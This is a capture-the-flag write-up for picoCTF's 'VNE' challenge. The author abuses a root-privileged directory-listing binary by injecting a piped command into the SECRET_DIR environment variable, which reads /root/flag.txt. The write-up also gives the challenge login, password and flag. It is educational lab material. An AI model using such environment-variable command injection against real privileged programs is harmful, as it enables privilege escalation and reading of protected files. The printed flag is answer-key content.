picoCTF: VNE
Abusing environment variables
contents
Challenge Info
description:

This’ve got a binary that can list directories as root, try it out !! ssh to saturn.picoctf.net:59803, and run the binary named “bin” once connected. Login as ctf-player with the password, af86add3
author: Junias Bonou
#Attempts
Upon connecting, I ran pwd and ls to see what we have:
ctf-player@pico-chall$ pwd
/home/ctf-player
ctf-player@pico-chall$ ls
bin
I tried navigating around with cd, until I finally found something interesting:
ctf-player@pico-chall$ cd ..
ctf-player@pico-chall$ ls
bin   challenge  etc   lib    lib64   media  opt   root  sbin  sys  usr
boot  dev        home  lib32  libx32  mnt    proc  run   srv   tmp  var
ctf-player@pico-chall$ cd challenge
-bash: cd: challenge: Permission denied
A challenge folder, which the flag is probably inside of. Unfortunately, we can't navigate into it. Next, I tried seeing if sudo was available, to no success.
ctf-player@pico-chall$ sudo
-bash: sudo: command not found
ctf-player@pico-chall$
Finally, I want back to ctf-player to try and execute the binary we're given. Unfortunately, upon trying to execute it, I'm met with a problem:
ctf-player@pico-chall$ ls
bin
ctf-player@pico-chall$ ./bin
Error: SECRET_DIR environment variable is not set
ctf-player@pico-chall$
Okay, so lets try setting the SECRET_DIR environment variable:
ctf-player@pico-chall$ export SECRET_DIR=/
ctf-player@pico-chall$ ./bin
Listing the content of / as root:
bin   challenge  etc   lib    lib64   media  opt   root  sbin  sys  usr
boot  dev        home  lib32  libx32  mnt    proc  run   srv   tmp  var
ctf-player@pico-chall$#Understanding the Challenge
The binary called "bin" that we've been executing, reads directories with root permissions, so when we set SECRET_DIR=/, it read everything in / as root. Using this information, we can use the environment variable to poke around different directories, starting with /challenge:
ctf-player@pico-chall$ export SECRET_DIR=/challenge
ctf-player@pico-chall$ ./bin
Listing the content of /challenge as root:
config-box.py  metadata.json  profile
ctf-player@pico-chall$ export SECRET_DIR=/root
ctf-player@pico-call$ ./bin
Listing the contents of /root as root:
flag.txt
ctf-player@pico-chall$
So, while /challenge didn't yield any success, /root shows us where the flag is, and that it's in a .txt. Which is great and all, but how can we actually read the contents of it? As seen previously, bin only reads directories, so it doesn't serve any use... unless we can chain commands...
#Solution
ctf-player@pico-chall$ export SECRET_DIR="ls /root | cat /root/flag.txt"
ctf-player@pico-chall$ ./bin
Listing the content of ls /root | cat /root/flag.txt as root:
picoCTF{Power_t0_man!pul4t3_3nv_1670f174}ls: cannot access 'ls': No such file or directory
ctf-player@pico-chall$
flag: picoCTF{Power_t0_man!pul4t3_3nv_1670f174}